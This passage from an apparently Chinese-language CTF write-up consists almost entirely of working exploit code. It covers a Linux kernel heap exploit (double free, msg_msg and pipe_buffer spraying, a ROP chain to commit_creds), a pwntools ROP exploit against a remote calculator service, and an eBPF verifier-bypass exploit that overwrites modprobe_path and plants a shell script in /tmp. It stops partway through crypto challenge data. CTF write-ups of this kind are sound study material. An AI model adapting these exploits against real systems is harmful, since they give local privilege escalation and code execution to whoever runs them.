    read(fd,&libc,0x10);
    size_t offset = libc[1]-0x9a700;
    size_t system_ptr = offset + 0x522c0;
    printf("offset:%p\n",offset);
    libc[1] = system_ptr;
    fd = open(cmd,O_RDWR, 0777);
    write(fd,libc,0x10);
    getchar();
    system("mv /mnt/test1 /mnt/test2");
    return 0;
}
```

d3kheap

赛中看CVE-2021-22555脑子抽抽了，按他的写了一大堆，实际上应该只需要利用double free把pipe_buffer和sk_buff喷到一起就行了，没有那么麻烦。

```
#define _GNU_SOURCE
#include <err.h>
#include <errno.h>
#include <fcntl.h>
#include <inttypes.h>
#include <sched.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <net/if.h>
#include <netinet/in.h>
#include <sys/ipc.h>
#include <sys/msg.h>
#include <sys/socket.h>
#include <sys/syscall.h>
#define MSG_COPY        040000
#define PAGE_SIZE 0x1000
#define PRIMARY_SIZE 0x1000
#define SECONDARY_SIZE 0x400

#define NUM_SOCKETS 4
#define NUM_SKBUFFS 128
#define NUM_PIPEFDS 256
#define NUM_MSQIDS 4096

#define HOLE_STEP 1024

#define MTYPE_PRIMARY 0x41
#define MTYPE_SECONDARY 0x42
```

```
#define MTYPE_FAKE 3

//gcc exp.py -o exp --no-pie --static
size_t user_cs, user_ss, user_rflags, user_sp;
unsigned long long int base = 0xffffffff8203fe40;
unsigned long long int addr_base;
unsigned long long int canary;

#define KERNCALL __attribute__((regparm(3)))
void* (*prepare_kernel_cred)(void*) KERNCALL = (void*) 0xFFFFFFFF810D2AC0;
void (*commit_creds)(void*) KERNCALL = (void*) 0xFFFFFFFF810D25C0;

size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
    __asm__("mov %cs, user_cs\n"
            "mov %ss, user_ss\n"
            "mov %rsp, user_sp\n"
            "pushf\n"
            "pop user_rflags\n"
            );
    puts("[*]status has been saved.");
    printf("cs:%p\tss:%p\nrsp:%p\trflags:%p\n",user_cs,user_ss,user_sp,user_rflags);
}

void get(){

    commit_creds(prepare_kernel_cred(0));
  asm(
    "swapgs\n"
    "pushq user_ss\n"
    "pushq user_sp\n"
    "pushq user_rflags\n"
    "pushq user_cs\n"
    "push $shell\n"
    "iretq\n");
}

void shell(){
    int fd = open("/flag",0);
    char content[0x100];
    read(fd,content,0x100);
    write(1,content,0x100);
}

uint64_t u64(char * s){
    uint64_t result = 0;
    for (int i = 7 ; i >=0 ;i--){
        result = (result << 8) | (0x00000000000000ff&s[i]);
```

```
    }
    return result;
}

unsigned long long int calc(unsigned long long int addr){
    printf("%p->%p\n",addr,addr_base-base+addr);
    return addr_base-base+addr;
}
int fd;

typedef struct msg{
  long mtype;
  char mtext[0x400-0x50];
}msg;

struct pipe_buffer {
  uint64_t page;
  uint32_t offset;
  uint32_t len;
  uint64_t ops;
  uint32_t flags;
  uint32_t pad;
  uint64_t private;
};

struct pipe_buf_operations {
  uint64_t confirm;
  uint64_t release;
  uint64_t steal;
  uint64_t get;
};

struct msg_msgseg {
  uint64_t next;
};

struct msg_msg {
  void *m_list_next;
    void *m_list_prev;
  long m_type;
  size_t m_ts;    /* message text size */
  void *next;
  void *security;
};

#define MSG_MSG_SIZE (sizeof(struct msg_msg))
#define MSG_MSGSEG_SIZE (sizeof(struct msg_msgseg))
struct {
  long mtype;
```

```
  char mtext[PAGE_SIZE - MSG_MSG_SIZE + PAGE_SIZE - MSG_MSGSEG_SIZE];
} msg_fake;

int write_msg(int msqid, const void *msgp, size_t msgsz, long msgtyp) {
  *(long *)msgp = msgtyp;
  if (msgsnd(msqid, msgp, msgsz - sizeof(long), 0) < 0) {
    perror("[-] msgsnd");
    return -1;
  }
  return 0;
}

int read_msg(int msqid, void *msgp, size_t msgsz, long msgtyp) {
  if (msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, 0) < 0) {
    perror("[-] msgrcv");
    return -1;
  }
  return 0;
}

int peek_msg(int msqid, void *msgp, size_t msgsz, long msgtyp) {
  if (msgrcv(msqid, msgp, msgsz - sizeof(long), msgtyp, MSG_COPY | IPC_NOWAIT) <
      0) {
    perror("[-] msgrcv");
    return -1;
  }
  return 0;
}

int msqid[10];

int32_t make_queue(key_t key, int msgflg)
{
    int32_t result;
    if ((result = msgget(key, msgflg)) == -1)
    {
        perror("msgget failure");
        exit(-1);
    }
    return result;
}

void spray_1k(int n,int queue[])
{
    char buffer[0x400] = {0}, recieved[0x400] = {0};
    msg *message = (msg *)buffer;
    int size = 0x400;

    memset(buffer, 0x41, sizeof(buffer));
```

```
    for (int i = 0; i < n; i++)
    {
        write_msg(queue[i+0x10], message, size - 0x30, 1);
    }
}



void build_msg_msg(struct msg_msg *msg, uint64_t m_list_next,
                   uint64_t m_list_prev, uint64_t m_ts, uint64_t next) {
  msg->m_list_next = m_list_next;
  msg->m_list_prev = m_list_prev;
  msg->m_type = 3;
  msg->m_ts = m_ts;
  msg->next = next;
  msg->security = 0;
}

#define NUM_SOCKETS 10
#define NUM_SKBUFFS 128
int spray_skbuff(int ss[NUM_SOCKETS][2], const void *buf, size_t size) {
  for (int i = 0; i < NUM_SOCKETS; i++) {
    for (int j = 0; j < NUM_SKBUFFS; j++) {
      if (write(ss[i][0], buf, size) < 0) {
        perror("[-] write");
        return -1;
      }
    }
  }
  return 0;
}

int free_skbuff(int ss[NUM_SOCKETS][2], void *buf, size_t size) {
  for (int i = 0; i < NUM_SOCKETS; i++) {
    for (int j = 0; j < NUM_SKBUFFS; j++) {
      if (read(ss[i][1], buf, size) < 0) {
        perror("[-] read");
        return -1;
      }
    }
  }
  return 0;
}



void debug(){
    ioctl(fd,0x4321);
}
```

```
size_t buf[0x4000/8];

void build_rop(size_t *rop){
    int idx = 0;
    char tmp[0x100];
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f0);//pop rdi;
    rop[idx++] = 0;
    rop[idx++] = calc(prepare_kernel_cred);
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff8102c641);//mov rdi, rax;pop rbx; pop rbp;
    rop[idx++] = 0;
    rop[idx++] = 0;
    rop[idx++] = calc(commit_creds);
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xffffffff810938f1);//ret
    rop[idx++] = calc(0xFFFFFFFF81C01006);//swapgs_restore
    rop[idx++] = 0;
    rop[idx++] = 0;
    rop[idx++] = shell;
    rop[idx++] = 0x33;
    rop[idx++] = 0x246;
    rop[idx++] = &tmp;
    rop[idx++] = 0x2b;

}

int main(){
  save_status();
    for(int i = 0;i < 4096;i++){
        msqid[i] = make_queue(IPC_PRIVATE, 0666 | IPC_CREAT);
    }
    int ss[NUM_SOCKETS][2];
    int ss2[NUM_SOCKETS][2];
    int pipefd[NUM_PIPEFDS][2];
    for(int i = 0;i < NUM_SOCKETS;i++){
        socketpair(AF_UNIX, SOCK_STREAM, 0, ss[i]);
        socketpair(AF_UNIX, SOCK_STREAM, 0, ss2[i]);
    }
    fd = open("/dev/d3kheap",2);
    spray_1k(10,msqid);
    msg message;
```

```
    memset(&message,0,sizeof(message));
    message.mtype = 1;
    *(int *)&message.mtext[0] = 0xdeadbeef;
    *(int *)&message.mtext[4] = 0xdead0001;
    write_msg(msqid[0],&message,sizeof(message),1);
    *(int *)&message.mtext[4] = 0x0001dead;
    write_msg(msqid[1],&message,sizeof(message),1);
    ioctl(fd,0x1234);
    ioctl(fd,0xdead);
    *(int *)&message.mtext[4] = 0xdeaddead;
    write_msg(msqid[0],&message,sizeof(message),2);
    ioctl(fd,0xdead);
    *(int *)&message.mtext[4] = 0xdeaddead;
    write_msg(msqid[1],&message,sizeof(message),2);
    *(int *)&message.mtext[0] = 0xAAAAAAAA;
    for(int i = 0;i < 10;i++){
        *(int *)&message.mtext[4] = i;
        write_msg(msqid[2],&message,sizeof(message),i);
    }

    puts("Now msqid[0] and msqid[1] -> one info");
    printf("[*] Freeing real secondary message...\n");
    read_msg(msqid[1],&message,sizeof(message),2);
    char sec[0x400-0x140];
    printf("[*] Spraying fake secondary messages...\n");
    memset(&sec, 0, sizeof(sec));
    build_msg_msg(sec,0x41414141,0x42424242,PAGE_SIZE - MSG_MSG_SIZE,0);
    spray_skbuff(ss,sec,sizeof(sec));
    peek_msg(msqid[0],&msg_fake,sizeof(msg_fake),1);
    size_t kheapbasepre = 0;
    size_t kheapbasenext = 0;

    int preidx = 0;
    int nextidx = 0;
    for(int i = 0;i < sizeof(msg_fake.mtext)/8;i++){
        uint32_t high = *(uint32_t *)&msg_fake.mtext[i*8+4];
        uint32_t low = *(uint32_t *)&msg_fake.mtext[i*8];
        // printf("%p:%p\t%p\t%p\n",i*8,*(size_t *)&msg_fake.mtext[i*8],high,low);
        if(low == 0xaaaaaaaa){
            printf("%p\t%p\n",*(size_t *)&msg_fake.mtext[(i-5)*8],*(size_t
*)&msg_fake.mtext[(i-6)*8]);
            if(high >= 1 && high <= 8){
                kheapbasepre = *(size_t *)&msg_fake.mtext[(i-5)*8];
                kheapbasenext = *(size_t *)&msg_fake.mtext[(i-6)*8];
                preidx = high-1;
                nextidx = high+1;
                break;
            }
        }
```

```
    }

 printf("kheapbasepre:%p\nkheapbasenext:%p\nidx:%d\n",kheapbasepre,kheapbasenext,preidx
);
    free_skbuff(ss,sec,sizeof(sec));
    memset(&sec, 0, sizeof(sec));
    build_msg_msg(sec,kheapbasenext,kheapbasepre,0x400-0x30,0);
    spray_skbuff(ss,sec,sizeof(sec));
    if(read_msg(msqid[0],&msg_fake,sizeof(msg_fake),3) < 0){
        perror("read_msg GG!");
        exit(-1);
    }
    printf("[*] Spraying pipe_buffer objects...\n");
    for (int i = 0; i < NUM_PIPEFDS; i++) {
        if (pipe(pipefd[i]) < 0) {
            perror("[-] pipe");
            exit(-1);
        }
        // Write something to populate pipe_buffer.
        if (write(pipefd[i][1], "pwn", 3) < 0) {
            perror("[-] write");
            exit(-1);
        }
    }
    size_t pipe_buffer_ops=0;
    printf("[*] Leaking and freeing pipe_buffer object...\n");
    for (int i = 0; i < NUM_SOCKETS; i++) {
        for (int j = 0; j < NUM_SKBUFFS; j++) {
            if (read(ss[i][1], sec, sizeof(sec)) < 0) {
                perror("[-] read");
                exit(-1);
            }
            if (((*(uint64_t *)&sec[0x10]) & 0xFFFF000000000000) == 0xFFFF000000000000)
{
                pipe_buffer_ops = *(uint64_t *)&sec[0x10];
            }
        }
    }
    addr_base = pipe_buffer_ops;
    printf("pipe_buffer_ops:%p\n",pipe_buffer_ops);
    printf("[+] STAGE 4: Kernel code execution\n");
    memset(sec,0xd,sizeof(sec));
    build_rop(sec);
    *(size_t *)(sec+0x39) = calc(0xffffffff8116c880); //pop rsp;ret
    struct pipe_buffer *buf = &sec;
    buf->ops = kheapbasepre;
    spray_skbuff(ss,sec,sizeof(sec));
    spray_1k(30,msqid);
    memset(sec,0xc,sizeof(sec));
```

```
    struct pipe_buf_operations *fops = &sec;
    fops->release = calc(0xffffffff81724a8c); //push rsi; jmp qword ptr [rsi + 0x39];
    read_msg(msqid[2],&message,sizeof(message),preidx);
    spray_skbuff(ss2,sec,sizeof(sec));
    printf("[*] Releasing pipe_buffer objects...\n");
    for (int i = 0; i < NUM_PIPEFDS; i++) {
        if (close(pipefd[i][0]) < 0) {
            perror("[-] close");
            exit(-1);
        }
        if (close(pipefd[i][1]) < 0) {
            perror("[-] close");
            exit(-1);
        }
    }
    debug();
    system("/bin/sh");
    return 0;
}
```

Smart Calculator

```
from pwn import *
context.log_level='debug'
p=remote('1-lb-pwn-challenge-cluster.d3ctf.io',31067)
#p=process('./smart-calculator')
libc=ELF("libc-2.31.so") #ELF("/usr/lib/libc.so.6")
#gdb.attach(p,"set detach-on-fork off\nset follow-fork-mode child\nb
*0x55555555b470\nc\n")
#import time
#time.sleep(1)
sla=lambda a,b:p.sendlineafter(a.encode(),b)
sa=lambda a,b:p.sendafter(a.encode(),b)
sla("token",b"k2lFvYUUZyozn72jFSN0dvEjpZlRtWpT")
sla("solver_id",b"1")
sla("expression",b"1")
PAYLOAD_SZ=0x2238-0x2130
sla("result",b"1"*(PAYLOAD_SZ-1)) #\n total 0x108
p.recvuntil(b'result is:')
p.recv(2)
p.recv(PAYLOAD_SZ)
canary=p.recv(8)
p.recv(8*3)
leak1=u64(p.recv(8))
print(canary,hex(leak1))
e=ELF("./smart-calculator")
elf_base=leak1-0x55f4136819c5+0x000055f41367d000-0x2000
print(hex(elf_base))
```

```
prdi_ret=elf_base+0x0000000000007493
malloc_plt=elf_base+e.plt['malloc']
malloc_got=elf_base+e.got['malloc']
perror_plt=elf_base+e.plt['perror']
write_got=elf_base+e.got['write']
read_got=elf_base+e.got['read']
csu=elf_base+0x7470

print("CSU ",hex(csu))
g=p64(0)*3+p64(elf_base+0x748a)+p64(0)+p64(1)+p64(1)+p64(read_got)+p64(8)+p64(write_got
)
#write(1,malloc_got,8)
g+=p64(csu)+p64(0)+p64(0)+p64(1)+p64(0)+p64(elf_base+0xC1A0)+p64(24)+p64(read_got)
#read(0,malloc_got,8)
g+=p64(csu)+p64(0)+p64(0)+p64(1)+p64(elf_base+0xC1A0+8)+p64(0)+p64(0)+p64(elf_base+0xC1
A0)
g+=p64(prdi_ret+1)+p64(prdi_ret)+p64(elf_base+0xC1A0+8)+p64(elf_base+0x7479)

#read(0,bss,size)
#0x0000000000002893 : pop rbp ; ret
#0x0000000000002937 : leave ; ret
#
#sla("solver_id",b"1")
#sla("expression",b"1")
#sla("result",b"1"*PAYLOAD_SZ+canary+p64(elf_base+prdi_ret)+p64(elf_base+e.got['malloc'
])+p64(elf_base+e.plt['perror'])+p64(0xdeadbeef))
#time.sleep(5)
sa("solver_id",b"a"*8200)
sa("expression",b"a") #new id
sa("result",b"1+1") #new expr
sa("solver_id",b"a"*PAYLOAD_SZ+canary+g)
sa("expression",b"1") #new id
#time.sleep(5)
sa("result",b"1+1")
p.recvuntil(b'incorrect...\n')
leak=u64(p.recv(8))
print(hex(leak))
#p.recvuntil(b'\x7f\x00\x00')

p.send(p64(leak-libc.sym['read']+libc.sym['system'])+b'cat /flag'.ljust(16,b'\x00'))
#sa("result",b"1+1") # new expr
#p.send(p64(0xdeadbeef)*16)
#new res
p.interactive()
```

d3bpf

第一个eBPF利用rsh的漏洞获取一个越界的map指针, 利用越界指针先把ops以及map的地址分别写入map[0]和map[1]中

然后返回exp, exp利用泄露的信息在map中构造一个map->ops

然后进入进入第二个eBPF, 获取越界的map指针, 然后修改map对象, 使其能够任意写

最后通过`array_map_get_next_key`完成写入. 这里有个小问题`bpf_update_elem(map_fd, &key, &value, modprobe_addr+4);`会保存, 可能和内部标志相关, 后续改成`bpf_update_elem(map_fd, &key, &value, modprobe_addr+2);`就好

```
#include <stdio.h>
#include <stdlib.h>  //为了exit()函数
#include <stdint.h>    //为了uint64_t等标准类型的定义
#include <errno.h>    //为了错误处理
#include <linux/bpf.h>    //位于/usr/include/linux/bpf.h, 包含BPF系统调用的一些常量, 以及一些结构体的定义
#include <sys/syscall.h>    //为了syscall()
#include "./linux-5.11/samples/bpf/bpf_insn.h"
#include <sys/socket.h>
#include "linux/bpf.h"

//类型转换, 减少warning, 也可以不要
#define ptr_to_u64(x) ((uint64_t)x)

//对于系统调用的包装, __NR_bpf就是bpf对应的系统调用号, 一切BPF相关操作都通过这个系统调用与内核交互
int bpf(enum bpf_cmd cmd, union bpf_attr *attr, unsigned int size)
{
    return syscall(__NR_bpf, cmd, attr, size);
}

//用于保存BPF验证器的输出日志
#define LOG_BUF_SIZE 0x10000
char bpf_log_buf[LOG_BUF_SIZE];

//通过系统调用, 向内核加载一段BPF指令
int bpf_prog_load(enum bpf_prog_type type, const struct bpf_insn* insns, int insn_cnt,
const char* license)
{
    union bpf_attr attr = {
        .prog_type = type,         //程序类型
        .insns = ptr_to_u64(insns),     //指向指令数组的指针
        .insn_cnt = insn_cnt,     //有多少条指令
        .license = ptr_to_u64(license),     //指向整数字符串的指针
        .log_buf = ptr_to_u64(bpf_log_buf),     //log输出缓冲区
        .log_size = LOG_BUF_SIZE,     //log缓冲区大小
        .log_level = 1,     //log等级
    };
```

```
    return bpf(BPF_PROG_LOAD, &attr, sizeof(attr));
}

//创建一个映射，参数含义：映射类型，key所占自己，value所占字节，最多多少个映射
int bpf_create_map(enum bpf_map_type map_type, unsigned int key_size, unsigned int
value_size, unsigned int max_entries)
{
    union bpf_attr attr = {    //设置attr指向的对象
        .map_type = map_type,
        .key_size = key_size,
        .value_size = value_size,
        .max_entries = max_entries
    };

    return bpf(BPF_MAP_CREATE, &attr, sizeof(attr)); //进行系统调用
}

//在映射中更新一个键值对
int bpf_update_elem(int fd, const void* key, const void* value, uint64_t flags)
{
    union bpf_attr attr = {
        .map_fd = fd,
        .key = ptr_to_u64(key),
        .value = ptr_to_u64(value),
        .flags = flags,
    };

    return bpf(BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
}

//在映射中根据指针key指向的值搜索对应的值，把值写入到value指向的内存中
int bpf_lookup_elem(int fd, const void* key, void* value)
{
    union bpf_attr attr = {
        .map_fd = fd,
        .key = ptr_to_u64(key),
        .value = ptr_to_u64(value),
    };

    return bpf(BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
}

void run_bpf(struct bpf_insn* bpf_prog, int insn_num){

    //加载一个bpf程序
    int prog_fd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER, bpf_prog, insn_num,
"GPL");
    if(prog_fd<0){
```

```
        perror("BPF load prog");
    }
    printf("prog_fd: %d\n", prog_fd);
    printf("%s\n", bpf_log_buf);    //输出程序日志

    int sockets[2]; //unix socket pair

    //init socket pair
    if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets)<0)
        perror("socketpair");

    //attach eBPF prog to soceket[1]
    if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &prog_fd, sizeof(prog_fd)) <
0)
        perror("setsocketopt");

    //send mesage to sockets[0] to trigger eBPF prog
    if(write(sockets[0], "A", 1)<=0)
        perror("write socket[0]");
}


int main(void){
    //首先创建一个数组映射，键和值都是8字节类型，最多0x100个映射
    int map_fd = bpf_create_map(BPF_MAP_TYPE_ARRAY, 4, 8, 0x100);
    printf("BPF_map_fd: %d\n", map_fd);
    perror("BPF map");

    size_t key=0, value=0xcafebeef;
    bpf_update_elem(map_fd, &key, &value, BPF_ANY);

    //create eBPF prog
    struct bpf_insn bpf_prog1[] = {
        /*--------------round1 leak kernel addr----------------*/
        //arg1: map
        BPF_LD_MAP_FD(BPF_REG_1, map_fd),    // r1 = map

        //arg2: &key
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),    //r2 = r10
        BPF_ALU64_IMM(BPF_ADD,BPF_REG_2,-8),    // r2 = r2-8

        //key = 0
        BPF_ALU64_IMM(BPF_MOV, BPF_REG_3, 0),    // r3 = 0
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),   // Stack[-8] = r3

        //call map_lookup_elem, now r0 = &map[0]
        BPF_RAW_INSN(BPF_JMP|BPF_CALL,0,0,0, BPF_FUNC_map_lookup_elem), //void
*map_lookup_elem(void *map, void* key)
```

```
        //check return value make sure r0!=NULL
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),
        BPF_EXIT_INSN(),

        //cheat eBPF verifier
        BPF_MOV64_IMM(BPF_REG_1, 0x110),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change

        //Out of Bound Read to leak kernel addr
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_0),    //r2 = r0 = map
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0x110
        BPF_LDX_MEM(BPF_DW, BPF_REG_9, BPF_REG_0, 0),    // r9 = *(size_t *)r0 =
bpf_map->ops
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_9, 0x0),    // map[0] = bpf_map->ops

        /*--------------round2 leak map addr----------------*/
        //arg1: map
        BPF_LD_MAP_FD(BPF_REG_1, map_fd),    // r1 = map

        //arg2: &key
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),    //r2 = r10
        BPF_ALU64_IMM(BPF_ADD,BPF_REG_2,-8),    // r2 = r2-8

        //key = 1
        BPF_ALU64_IMM(BPF_MOV, BPF_REG_3, 1),    // r3 = 1
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),   // Stack[-8] = r3

        //call map_lookup_elem, now r0 = &map[1]
        BPF_RAW_INSN(BPF_JMP|BPF_CALL,0,0,0, BPF_FUNC_map_lookup_elem), //void
*map_lookup_elem(void *map, void* key)

        //check return value make sure r0!=NULL
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),
        BPF_EXIT_INSN(),

        //cheat eBPF verifier
        BPF_MOV64_IMM(BPF_REG_1, 0x50),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change

        //Out of Bound Read to leak kernel addr
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_0),    //r2 = r0 = map
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0x50
        BPF_LDX_MEM(BPF_DW, BPF_REG_9, BPF_REG_0, 0),    // r9 = *(size_t *)r0 =
bpf_map->work_ruct->list_head
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_9, 0x0),    // map[1] = list_head
```

```
    BPF_MOV64_IMM(BPF_REG_0, 0),
    BPF_EXIT_INSN(),
};

//leak addr
run_bpf(bpf_prog1, sizeof(bpf_prog1)/sizeof(bpf_prog1[0]));

//calc addr offset
size_t kernel_addr, heap_addr;
key = 0;
if(bpf_lookup_elem(map_fd, &key, &kernel_addr)<0)
    perror("lookup_elem");
printf("kernel_addr: 0x%llx\n", kernel_addr);

key = 1;
if(bpf_lookup_elem(map_fd, &key, &heap_addr)<0)
    perror("lookup_elem");
printf("heap_addr: 0x%llx\n", heap_addr);

long long kaslr = kernel_addr-0xffffffff820363a0;
size_t map_addr = heap_addr+0x50;
printf("kaslr: 0x%llx\n", kaslr);
printf("map_addr: 0x%llx\n", map_addr);

size_t modprobe_addr = kaslr + 0xffffffff82a6c240;
printf("modprobe_addr: 0x%llx\n", modprobe_addr);

//create fake bpf_map->ops
size_t new_map[] = {
    map_addr+8,
    kaslr + 0xffffffff8120e5b0,
    kaslr + 0xffffffff8120fa00,
    0x0,
    kaslr + 0xffffffff8120eff0,
    kaslr + 0xffffffff8120e6b0, //array_map_get_next_key
    0x0,
    0x0,
    kaslr + 0xffffffff811f0430,
    0x0,
    kaslr + 0xffffffff811f0200,
    0x0,
    kaslr + 0xffffffff8120e830,
    kaslr + 0xffffffff8120eeb0,
    kaslr + 0xffffffff8120e6f0,
    kaslr + 0xffffffff8120e6b0,             //map_push_elem
    0x0,
    0x0,
```

```
        0x0,
        0x0,
        kaslr + 0xffffffff8120e8f0,
        0x0,
        kaslr + 0xffffffff8120ecb0,
        kaslr + 0xffffffff8120f6d0,
        0x0,
        0x0,
        0x0,
        kaslr + 0xffffffff8120e640,
        kaslr + 0xffffffff8120e670,
        kaslr + 0xffffffff8120ec40
    };
    for(key = 0; key<sizeof(new_map)/sizeof(new_map[0]); key++){
        bpf_update_elem(map_fd, &key, &new_map[key], BPF_ANY);
    }

    //create eBPF prog
    struct bpf_insn bpf_prog2[] = {
        /*--------------round 1 control bpf_map->ops ----------------*/
        //arg1: map
        BPF_LD_MAP_FD(BPF_REG_1, map_fd),    // r1 = map

        //arg2: &key
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),    //r2 = r10
        BPF_ALU64_IMM(BPF_ADD,BPF_REG_2,-8),    // r2 = r2-8

        //key = 0
        BPF_ALU64_IMM(BPF_MOV, BPF_REG_3, 0),    // r3 = 0
        BPF_STX_MEM(BPF_DW, BPF_REG_2, BPF_REG_3, 0),   // Stack[-8] = r3

        //call map_lookup_elem, now r0 = &map[0]
        BPF_RAW_INSN(BPF_JMP|BPF_CALL,0,0,0, BPF_FUNC_map_lookup_elem), //void
*map_lookup_elem(void *map, void* key)

        //check return value make sure r0!=NULL
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),
        BPF_EXIT_INSN(),

        //cheat eBPF verifier
        BPF_MOV64_IMM(BPF_REG_1, 0x110),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change

        // bpf_map->ops = &map[1]
        BPF_MOV64_REG(BPF_REG_8, BPF_REG_0),    //r8 = r0 = &map[0]
        BPF_LDX_MEM(BPF_DW, BPF_REG_9, BPF_REG_8, 0),    // r9 = map[0] = &map[1]
```

```
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0x110
        BPF_STX_MEM(BPF_DW, BPF_REG_0, BPF_REG_9, 0),   // *r0 = r9

        /*--------------round 2 control bpf_map->map_type  ----------------*/
        // bpf_map->map_type = BPF_MAP_TYPE_QUEUE(22)
        BPF_MOV64_IMM(BPF_REG_1, 0xf8),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change
        BPF_MOV64_REG(BPF_REG_0, BPF_REG_8),    // r0 = r8 = &map[0]
        BPF_MOV64_IMM(BPF_REG_9, 22),           // r9 = 22
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0x110
        BPF_STX_MEM(BPF_W, BPF_REG_0, BPF_REG_9, 0),   // *r0 = r9

        /*--------------round 3 control array->map.max_entries  ----------------*/
        // array->map.max_entries = 0xFFFFFFFF
        BPF_MOV64_IMM(BPF_REG_1, 0xEC),   // r1=val
        BPF_MOV64_IMM(BPF_REG_2, 0x20),     //r2=0x20
        BPF_ALU32_REG(BPF_RSH, BPF_REG_1, BPF_REG_2),   // eBPF verifier consider r1=0.
but r0 doesn't change
        BPF_MOV64_REG(BPF_REG_0, BPF_REG_8),    // r0 = r8 = &map[0]
        BPF_MOV32_IMM(BPF_REG_9, 0xFFFFFFFF),           // r9 = 0xFFFFFFFF
        BPF_ALU64_REG(BPF_SUB, BPF_REG_0, BPF_REG_1),   // r0 = r0-r1 = map-0xC
        BPF_STX_MEM(BPF_W, BPF_REG_0, BPF_REG_9, 0),   // *r0 = r9

        //return 0
        BPF_MOV64_IMM(BPF_REG_0, 0),
        BPF_EXIT_INSN(),
    };
    run_bpf(bpf_prog2, sizeof(bpf_prog2)/sizeof(bpf_prog2[0]));

    // "/sbin/modprobe" => "/tmp/xmodprobe"
    key = 0x1;
    value = 0x706d742f - 1; //hex(u32('/tmp'))
    bpf_update_elem(map_fd, &key, &value, modprobe_addr);
    perror("update elem");

    key = 0x1;
    value = 0x782f706d - 1; //hex(u32('mp/x'))
    bpf_update_elem(map_fd, &key, &value, modprobe_addr+2);
    perror("update elem");


    //trigger
    system("echo '#!/bin/sh' > /tmp/xmodprobe");
    system("echo 'chmod 777 /flag' >> /tmp/xmodprobe");
    system("chmod 777 /tmp/xmodprobe");

    system("echo '\xff\xff\xff\xff' > /tmp/fake");
```

```
    system("chmod +x /tmp/fake");
    system("/tmp/fake");

    system("cat /flag");

    printf("Done\n");
}
```

Crypto

d3share

```
p = 2**48 - 59
r = 2**38
t = 40
n = 43
PR.<y> = PolynomialRing(GF(p))
f = [(253189239232527, 113774624274782*y^40 + 94414575723508*y^39 +
207529873125089*y^38 + 268877953821733*y^37 + 117947476990961*y^36 +
51757580160925*y^35 + 219217083452346*y^34 + 138919126634810*y^33 +
137211043493304*y^32 + 50963157155990*y^31 + 164798413605573*y^30 +
182584815842229*y^29 + 183500935070244*y^28 + 26688830037129*y^27 + 89737405627964*y^26
+ 135696681726982*y^25 + 72715397491984*y^24 + 86003646136534*y^23 +
39388627221179*y^22 + 243559305152555*y^21 + 88274271796509*y^20 + 113381600004511*y^19
+ 216067030441153*y^18 + 204830692302742*y^17 + 22645365760034*y^16 +
105369612907216*y^15 + 177188890334510*y^14 + 274810862498332*y^13 +
37360624849139*y^12 + 200900263566757*y^11 + 157162610536103*y^10 + 12920977878810*y^9
+ 112076556543389*y^8 + 164473338236315*y^7 + 273704103283425*y^6 + 117318275681506*y^5
+ 278783356402804*y^4 + 257905566241809*y^3 + 61866185062217*y^2 + 263531394140234*y +
276316679363911),
(33136499779047, 217957214028018*y^40 + 251897863200782*y^39 + 9485152755179*y^38 +
73906772528900*y^37 + 37099461599169*y^36 + 89961859853608*y^35 + 197865672622216*y^34
+ 240680135470264*y^33 + 19418732563604*y^32 + 100754555646963*y^31 +
36856766246000*y^30 + 72992447588641*y^29 + 278110912533961*y^28 + 122463612017985*y^27
+ 34690810188296*y^26 + 116189281892206*y^25 + 280456404604005*y^24 +
215845601765152*y^23 + 1975957923829*y^22 + 88676681639585*y^21 + 186672416090447*y^20
